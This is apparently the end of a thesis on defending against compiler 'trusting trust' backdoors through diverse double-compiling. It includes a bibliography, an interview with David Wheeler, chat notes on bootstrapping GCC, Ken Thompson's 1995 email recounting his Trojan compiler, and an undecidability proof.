Observe systems and functionality of programs in repeated runs to exclude the probability of sheer luck. (1) One new idea would be to use two compilers without knowing which one is trusted and perform DDC twice, first trust compiler A and then trust compiler B. Then it wouldn't matter which one is trustworthy as long as both of them are not compromised. It could be used as a future research direction.

(2) Analyse the machine instructions during actual execution dynamically and check if the machine instructions of the running process have a different number of states (typically at least one more state) than the source code of the process. Typically a

corrupted process will include at least one additional logic state for the backdoor of the Trojan horse, for example, the additional logic state of not asking for a password for a specific username.

(3) Randomly generate many different versions of a new compiler and compare them (this idea needs to be developed further)

6.2.1 Final Words

If you are using mendeley to manage references, you might have to export them manually in the end as the automatic ways removes the ”date accessed” field

Bibliography

[1] Amaral, Thiago Melo Stuckert do and Gondim, João José Costa. “Integrating Zero Trust in the cyber supply chain security”. In: *2021 Workshop on Communication Networks and Power Systems (WCNPS)*. IEEE. 2021, pp. 1–6.

[2] Bauer, Scott. *Deniable Backdoors Using Compiler Bugs*. 2015. URL: `https://www.alchemistowl.org/pocorgtfo/pocorgtfo08.pdf`.

[3] Bellard, Fabrice. “Tcc: Tiny c compiler”. In: *URL: http://fabrice. bellard. free. fr/tcc* (2003).

[4] blockgeeks. *Hypothetical Attacks on Cryptocurrencies*. blockgeeks, 2021. URL: `https://blockgeeks.com/guides/hypothetical-attacks-on-cryptocurrencies/`.

[5] Böhme, Rainer, Christin, Nicolas, Edelman, Benjamin, and Moore, Tyler. “Bitcoin: Economics, technology, and governance”. In: *Journal of economic Perspectives* 29.2 (2015), pp. 213–38.

[6] Bond, Gregory W. “Software as art”. In: *Communications of the ACM* 48.8 (2005), pp. 118–124.

[7] Bonneau, Joseph, Miller, Andrew, Clark, Jeremy, Narayanan, Arvind, Kroll, Joshua A, and Felten, Edward W. “Sok: Research perspectives and challenges for bitcoin and cryptocurrencies”. In: *2015 IEEE symposium on security and privacy*. IEEE. 2015, pp. 104–121.

[8] Bratus, Sergey, Darley, Trey, Locasto, Michael, Patterson, Meredith L, Shapiro, Rebecca bx, and Shubina, Anna. “Beyond planted bugs in” trusting trust”: The input-processing frontier”. In: *IEEE Security & Privacy* 12.1 (2014), pp. 83–87.

[9] Buck, Jack. *GCC build process*. 2006. URL: `https://lwn.net/Articles/321225/`.

[10] Buck, Joe. *Ken Thompson's Reflections on Trusting Trust*. lwn.net, 2009. URL: `https://lwn.net/Articles/321225/`.

[11] Chipolina, Scott. *A Hypothetical Attack on the Bitcoin Codebase*. 2021. URL: `https://decrypt.co/51042/a-hypothetical-attack-on-the-bitcoin-codebase`.

[12] Choi, Jusop, Choi, Wonseok, Aiken, William, Kim, Hyoungshick, Huh, Jun Ho, Kim, Taesoo, Kim, Yongdae, and Anderson, Ross. "Attack of the Clones: Measuring the Maintainability, Originality and Security of Bitcoin'Forks' in the Wild". In: *arXiv preprint arXiv:2201.08678* (2022).

[13] Committee, IEEE Standards et al. "IEEE Standard for DevOps: Building Reliable and Secure Systems Including Application Build, Package, and Deployment: IEEE Standard 2675-2021". In: (2021).

[14] Courant, Nathanaëlle, Lepiller, Julien, and Scherer, Gabriel. "Debootstrapping without Archeology: Stacked Implementations in Camlboot". In: *arXiv preprint arXiv:2202.09231* (2022).

[15] Dai, Shuaifu, Wei, Tao, Zhang, Chao, Wang, Tielei, Ding, Yu, Liang, Zhenkai, and Zou, Wei. "A Framework to Eliminate Backdoors from Response-Computable Authentication". In: *2012 IEEE Symposium on Security and Privacy*. 2012, pp. 3–17. DOI: `10.1109/SP.2012.10`.

[16] Dave, Maulik A. "Compiler verification: a bibliography". In: *ACM SIGSOFT Software Engineering Notes* 28.6 (2003), pp. 2–2.

[17] Dong, Carl. *Reproducible Bitcoin Builds*. Youtube, 2019. URL: `https://www.youtube.com/watch?v=I2iShmUTEl8`.

[18] Dullien, Thomas and Rolles, Rolf. "Graph-based comparison of executable objects (english version)". In: *Sstic* 5.1 (2005), p. 3.

[19] Ermolov, Mark and Goryachy, Maxim. "How to hack a turned-off computer, or running unsigned code in intel management engine". In: *Black Hat Europe* (2017).

[20] Faigon, Ariel. *Testing for zero bugs*. 2005. URL: `https://www.yendor.com/testing/`.

[21] Farsole, Ajinkya A, Kashikar, Amurta G, and Zunzunwala, Apurva. “Ethical hacking”. In: *International Journal of Computer Applications* 1.10 (2010), pp. 14–20.

[22] Gao, Debin, Reiter, Michael K, and Song, Dawn. “Binhunt: Automatically finding semantic differences in binary programs”. In: *International Conference on Information and Communications Security*. Springer. 2008, pp. 238–255.

[23] *Gitian*. 2022. URL: `https://gitian.org/`.

[24] Gordon, Lawrence A and Loeb, Martin P. “The economics of information security investment”. In: *ACM Transactions on Information and System Security (TISSEC)* 5.4 (2002), pp. 438–457.

[25] Groce, Alex, Jain, Kush, Tonder, Rijnard van, Tulajappa, Goutamkumar, and Le Goues, Claire. “Looking for Lacunae in Bitcoin Core’s Fuzzing Efforts”. In: (2022).

[26] Jeffrey, Christopher. *Mako*. `https://github.com/chjj/mako`. 2022.

[27] Karger, Paul A and Schell, Roger R. *Multics Security Evaluation Volume II. Vulnerability Analysis*. Tech. rep. Electronic Systems Div., L.G. Hanscom Field, Mass., 1974.

[28] Karger, Paul A and Schell, Roger R. “Thirty years later: Lessons from the multics security evaluation”. In: *18th Annual Computer Security Applications Conference, 2002. Proceedings*. IEEE. 2002, pp. 119–126.

[29] Kerckhoffs, Auguste. *La cryptographie militaire. 9: 5–38*. 1883.

[30] Lamb, Chris and Zacchiroli, Stefano. “Reproducible builds: Increasing the integrity of software supply chains”. In: *IEEE Software* 39.2 (2021), pp. 62–70.

[31] Linderud, Morten. “Reproducible Builds: Break a log, good things come in trees”. MA thesis. The University of Bergen, 2019.

[32] McKeeman, William M and Wortman, David B. *A compiler generator*. Tech. rep. 1970.

[33] Merkle, Ralph C. “A digital signature based on a conventional encryption function”. In: *Conference on the theory and application of cryptographic techniques*. Springer. 1987, pp. 369–378.

[34] Mullaney, Thomas S, Peters, Benjamin, Hicks, Mar, and Philip, Kavita. *Your computer is on fire*. MIT Press, 2021.

[35] Nakamoto, Satoshi. “Bitcoin: A peer-to-peer electronic cash system”. In: *Decentralized Business Review* (2008), p. 21260.

[36] Narayanan, Arvind, Bonneau, Joseph, Felten, Edward, Miller, Andrew, and Goldfeder, Steven. “Bitcoin and cryptocurrency technologies”. In: *Curso Elaborado Pela* (2021).

[37] Nikitin, Kirill, Kokoris-Kogias, Eleftherios, Jovanovic, Philipp, Gailly, Nicolas, Gasser, Linus, Khoffi, Ismail, Cappos, Justin, and Ford, Bryan. “CHAINIAC: Proactive software-update transparency via collectively signed skipchains and verified builds”. In: *26th USENIX Security Symposium (USENIX Security 17)*. 2017, pp. 1271–1287.

[38] Oh, Jeongwook. “Fight against 1-day exploits: Diffing binaries vs anti-diffing binaries”. In: *Blackhat technical security conference*. 2009.

[39] Ohm, Marc, Plate, Henrik, Sykosch, Arnold, and Meier, Michael. “Backstabber’s knife collection: A review of open source software supply chain attacks”. In: *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer. 2020, pp. 23–43.

[40] Pariente, Dillon and Ledinot, Emmanuel. “Formal verification of industrial C code using Frama-C: a case study”. In: *Formal Verification of Object-Oriented Software* (2010), p. 205.

[41] Patrignani, Marco, Ahmed, Amal, and Clarke, Dave. “Formal approaches to secure compilation: A survey of fully abstract compilation and related work”. In: *ACM Computing Surveys (CSUR)* 51.6 (2019), pp. 1–36.

[42] Peisert, Sean, Schneier, Bruce, Okhravi, Hamed, Massacci, Fabio, Benzel, Terry, Landwehr, Carl, Mannan, Mohammad, Mirkovic, Jelena, Prakash, Atul, and Michael, James Bret. “Perspectives on the SolarWinds incident”. In: *IEEE Security & Privacy* 19.2 (2021), pp. 7–13.

[43] Pfleeger, Charles P and Pfleeger, Shari Lawrence. *Analyzing computer security: A threat/vulnerability/countermeasure approach*. Prentice Hall Professional, 2012.

[44] Preud'homme, Thomas. *tcc source package in Kinetic*. 2020. URL: https://launchpad.net/ubuntu/kinetic/+source/tcc.

[45] Regehr, John. *Defending Against Compiler-Based Backdoors*. 2015. URL: https://blog.regehr.org/archives/1241.

[46] Schneier, Bruce. *Countering trusting trust*. 2006. URL: https://www.schneier.com/blog/archives/2006/01/countering_trus.html.

[47] Schuster, Felix. *WEASEL*. https://github.com/flxflx/weasel. 2013.

[48] Schuster, Felix and Holz, Thorsten. "Towards reducing the attack surface of software backdoors". In: *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*. 2013, pp. 851–862.

[49] Schuster, Felix, Rüster, Stefan, and Holz, Thorsten. "Preventing backdoors in server applications with a separated software architecture". In: *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer. 2013, pp. 197–206.

[50] Shannon, Claude E. "Communication theory of secrecy systems". In: *The Bell system technical journal* 28.4 (1949), pp. 656–715.

[51] Sharma, Ax. *Cryptocurrency launchpad hit by $3 million supply chain attack*. 2021. URL: https://arstechnica.com/information-technology/2021/09/cryptocurrency-launchpad-hit-by-3-million-supply-chain-attack/.

[52] Shoshitaishvili, Yan, Wang, Ruoyu, Hauser, Christophe, Kruegel, Christopher, and Vigna, Giovanni. "Firmalice-Automatic Detection of Authentication Bypass Vulnerabilities in Binary Firmware." In: *NDSS*. Vol. 1. 2015, pp. 1–1.

[53] Somlo, Gabriel L. "Toward a Trustable, Self-Hosting Computer System". In: *2020 IEEE Security and Privacy Workshops (SPW)*. IEEE. 2020, pp. 136–143.

[54] Spencer, Henry. "November 23, 1998."Re: LWN-The Trojan Horse (Bruce Perens)"". In: *Robust Open Source mailing list* ().

[55] Stafford, VA. "Zero trust architecture". In: *NIST Special Publication* 800 (2020), p. 207.

[56] Stallman, Richard M et al. *Using and porting the GNU compiler collection*. Vol. 86. Free Software Foundation, 1999.

[57] Thompson, Ken. “Reflections on trusting trust”. In: *ACM Turing award lectures*. 2007, p. 1983.

[58] Waksman, Adam, Suozzo, Matthew, and Sethumadhavan, Simha. “FANCI: identification of stealthy malicious logic using boolean functional analysis”. In: *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*. 2013, pp. 697–708.

[59] Wheeler, David A. “Countering trusting trust through diverse double-compiling”. In: *21st Annual Computer Security Applications Conference (ACSAC’05)*. IEEE. 2005, 13–pp.

[60] Wheeler, David A. “Fully countering trusting trust through diverse double-compiling”. PhD thesis. George Mason University, 2010.

[61] Wikipedia. *Plausible deniability*. `https://en.wikipedia.org/wiki/Plausible_deniability`. 2021.

[62] Wirdum, Aaron van. *What Is Gitian Building? How Bitcoin’s Security Processes Became a Model for the Open Source Community*. 2016. URL: `https://bitcoinmagazine.com/technical/what-is-gitian-building-how-bitcoin-s-security-processes-became-a-model-for-the-open-source-community-1461862937`.

[63] Würthinger, Thomas and Linz, Juli. “Formal Compiler Verification with ACL2”. In: *Institute for Formal Models and Verification* (2006).

[64] Yang, Kaiyuan, Hicks, Matthew, Dong, Qing, Austin, Todd, and Sylvester, Dennis. “A2: Analog malicious hardware”. In: *2016 IEEE symposium on security and privacy (SP)*. IEEE. 2016, pp. 18–37.

[65] Yee, Bennet, Sehr, David, Dardyk, Gregory, Chen, J Bradley, Muth, Robert, Ormandy, Tavis, Okasaka, Shiki, Narula, Neha, and Fullagar, Nicholas. “Native client: A sandbox for portable, untrusted x86 native code”. In: *2009 30th IEEE Symposium on Security and Privacy*. IEEE. 2009, pp. 79–93.

[66] Zboralski, Anthony C. *Things To Do in Ciscoland When You’re Dead*. 2000. URL: `http://phrack.org/issues/56/10.html`.

[67] Zeller, Andreas. “Isolating cause-effect chains from computer programs”. In: *ACM SIGSOFT Software Engineering Notes* 27.6 (2002), pp. 1–10.

[68] Zhang, Jie, Yuan, Feng, Wei, Linxiao, Liu, Yannan, and Xu, Qiang. “VeriTrust: Verification for hardware trust”. In: *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems* 34.7 (2015), pp. 1148–1161.

[69] Zhang, Jie, Yuan, Feng, and Xu, Qiang. “Detrust: Defeating hardware trust verification with stealthy implicitly-triggered hardware trojans”. In: *Proceedings of the 2014 ACM SIGSAC conference on computer and communications security*. 2014, pp. 153–166.

Appendix - Contents

Appendix A

First Appendix

Question: What is the relevant knowledge and how can we learn the topic? What background would help a programmer learn and work with compiler security and build security? ? Will it help the most to have a background as a C programmer, an expert in compiler technology, a security engineer, a cryptanalyst...?

Wheeler: You should know about compilers (take a class!), computer security, and build systems. You should definitely know how to program in at least one programming language; it doesn't need to be C. Once you learn a few programming languages, learning more is easy; I know over 100 (I counted).

There's no need to be a cryptanalyst. That's a very specialized field & not really relevant for this work. You need to know how to create cryptographic hashes and what decent algorithms are, but that basically boils down to ”run a tool to create an SHA-256 hash”.

Question: Would it be a good preparation to study the C programming language and C compilers ? There have been reports that most security breaches exploit some bug in some source code written in C, is that still the case and a reason to concentrate on C? If not, what are the other options?

Wheeler: To study the area, you don't need to learn C, though C is still a good language. Many compilers are written in C, and a vast amount of low-level code is in C.

C is not a ”big” programming language. However, it has few ”guard rails” - almost any mistake becomes a serious bug & often a security vulnerability. Unlike almost all other languages, C & C++ are memory-unsafe, that is, they provide no memory safety protection. That has resulted in a lot of vulnerabilities:

70% of Chrome vulnerabilities are memory safety issues; `https://www.zdnet.com/article/chrome-70-of-all-security-bugs-are-memory-safety-issues/`

70% of Microsoft vulnerabilities are memory safety issues:
`https://www.zdnet.com/article/microsoft-70-percent-of-all-security-bugs-are-memory-safety-issues/`

Almost any other language is memory-safe & resolves this problem. If performance is irrelevant, you can use other languages like Python, Ruby, etc. If you want decent performance, you can use decently-performing languages like Java, C#, and Go. The big challenge is if performance is critical. Historically Ada & Fortran were your closest realistic options for performance, but Rust has dramatically risen recently. You should certainly check out Rust at least.

Question: What are the most ambitious uses of DDC you are aware of?

Wheeler: That would be various efforts to rebuild & check GNU Mes. A summary, though a little old, is here: `https://reproducible-builds.org/news/2019/12/21/reproducible-bootstrap-of-mes-c-compiler/`

Question: Are there some public papers or posts you can recommend to read and refer to for my thesis?

Wheeler: Well, my paper :-). For the problem of supply chain attacks, at least against open source software (OSS), check out: Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks Marc Ohm, Henrik Plate, Arnold Sykosch, Michael Meier https://arxiv.org/abs/2005.09535

Website: `https://reproducible-builds.org`

It's mentioned that the technique of the attack is not limited to the compiler, it could also be part of the operating system or hardware itself. What would be en example?

I focused on the ”self-perpetuation” part & discussed that in my paper to some extent. E.g., if the OS detected recompilation of the compiler or itself, it could insert the malicious result instead.

Question: What other types of mitigations have there been apart from DDC?

Wheeler: Main one: bootstrappable builds `http://bootstrappable.org/` There, the idea is that you start from something small you trust & then go.

But they actually work well together. How do you trust the small thing? How can you test its results? One approach is... DDC :-). So they are really complementary.

Another approach is proofs at the machine-code level of compilers. There's been some ACL2-related work on that. But proofs are hard anyway; doing them at that level is even harder.

Question: What has been the most valid critique against DDC?

Wheeler: ”That's not the primary problem today.”

I actually agree with this critique. The primary problem is software filled with vulnerabilities. This has many causes: most software developers don't learn how to write secure software (it's not taught), their tools don't protect them by default (C/C++ in particular), & they don't have tools in their continuous integration (CI) pipeline to check for things. Software, even when fixed, is often not updated in a timely way in production.

Once those are resolved, simple supply chain attacks come to the fore, especially dependency confusion, typo squatting, and insertion of malicious code into source code. None of them are trusting trust attacks.

But that's okay. Academic research is supposed to expand our knowledge for the longer term. Once those other problems are better resolved, trusting trust attacks become more likely. I think they would have been more likely sooner if there was no known defense. Even if people don't apply DDC, the fact that DDC exists reduces the incentives for an attacker to use a trusting trust attack (because they can now be detected after the fact). I look forward to a time when DDC is increasingly important to apply because we've made progress on the other problems.

[12:53 PM, 10/2/2022] Basile S.: In practice, GCC is very well peer reviewed. And my belief (I have no proof of that) is that this peer review contributes to the compiler's quality.

[12:53 PM, 10/2/2022] Basile S.: A PITA was for me to be allowed to contribute to GCC.

[12:53 PM, 10/2/2022] Niklas Rtz: I understand that TCC can bootstrap GCC

[12:54 PM, 10/2/2022] Basile S.: Not the recent one. TCC compiles C, and recent GCC is C++

[12:54 PM, 10/2/2022] Niklas Rtz: Yes I mean TCC can bootstrap an older version of GCC, and then that version of GCC can bootstrap up to the newest GCC

[12:54 PM, 10/2/2022] Basile S.: So you need to use TCC to compile an old version (4.3) of GCC written in C, then use GCC 4.3 to compile GCC 4.6„ etc....

[12:54 PM, 10/2/2022] Basile S.: Budget a full week of work

Appendix B

Second Appendix

) From [EMAIL PROTECTED] Sun Apr 23 14:42 EDT 1995) Received: from plan9.att.com by IntNet.net (5.x/SMI-SVR4)) id AA19375; Sun, 23 Apr 1995 14:42:51 -0400) Message-Id: <9504231842.AA19375@ IntNet.net>) From: [EMAIL PROTECTED]) To: [EMAIL PROTECTED]) Date: Sun, 23 Apr 1995 14:39:39 EDT) Content-Type: text) Content-Length: 928) Status: RO)) thanks for the info. i had not seen) that newsgroup. after you pointed it) out, i looked up the discussion.)) writing to news just causes more) misunderstandings in the future. there) is no way to win.

[note: I asked him if he minded my posting the reply, he had no objection]

) fyi: the self reproducing cpp was) installed on OUR machine and we) enticed the ”unix support group”) (precursor to usl) to pick it up) from us by advertising some) non-backward compatible feature.) that meant they had to get the) binary and source since the source) would not compile on their binaries.)) they installed it and in a month or) so, the login command got the trojan) hourse. later someone there noticed) something funny in the symbol table) of cpp and were digging into the) object to find out what it was. at) some point, they compiled -S and) assembled the output. that broke) the self-reproducer since it was) disabled on -S. some months later) the login trojan hourse also went) away.)) the compiler was never released) outside.)) ken

Appendix C

Third Appendix

In general, comparing source code and compiled code for equivalence is an undecidable problem. If it had been decidable, it would have solved the Halting problem. However, two bit-sequences or files are fundamentally equivalent if the programmer checks two bit-for-bit executable identical files. The minor complication is that we have several compilers and programming languages.

Functional equivalence is undecidable. It means there is no algorithm that, given arbitrary (source) code in programming language A and arbitrary (compiled) code in another programming language B, can decide whether both code always function the same if given the same input. Here, we assume both programming languages are arbitrarily fixed and Turing-complete. ”behave the same” means either both loop forever or both return the same string.

proof.

Suppose there is such an algorithm M . Let us solve the halting problem in language A using M

.

Let S_a be some arbitrary source code in A and w

be some arbitrary string.

Since S_a is Turing complete, we can write S_b, a program in B that behaves the same as S_a

.

Write code S_b' in language B so that it is the same as S_b except when it halts. At the time when it halts before returning the result, it will check whether the given input is w first. If it is, S_b' will loop forever. Otherwise, it will return the result as usual. That is, S_b' is the same as S_b except possibly that S_b' always loop forever if the input is w

.

Now we use M to check whether S_a and S_b'

always behave the same if given the same input.

If M's verdict is yes, then S_a on w does not halt. Otherwise, S_a on w halts. We have solved the halting problem in language A

.

However, it is known that the halting problem in a Turing-complete language is undecidable. This contradiction implies that M

does not exist.

In fact, any nontrivial behavior property of a program in a Turing-complete language is undecidable. That is Rice's theorem.

What are the nontrivial behavior properties?

A property of a program is a behavior property if, for any two programs that behaves the same, either both has that property or neither does.

A behavior property is nontrivial if at least one program has it while at least one program does not.

The following are some nontrivial behavior properties. Will the program output a specific output if it runs without any input? Is there an input that makes the program not function according to specification? Will the process connect to the internet

?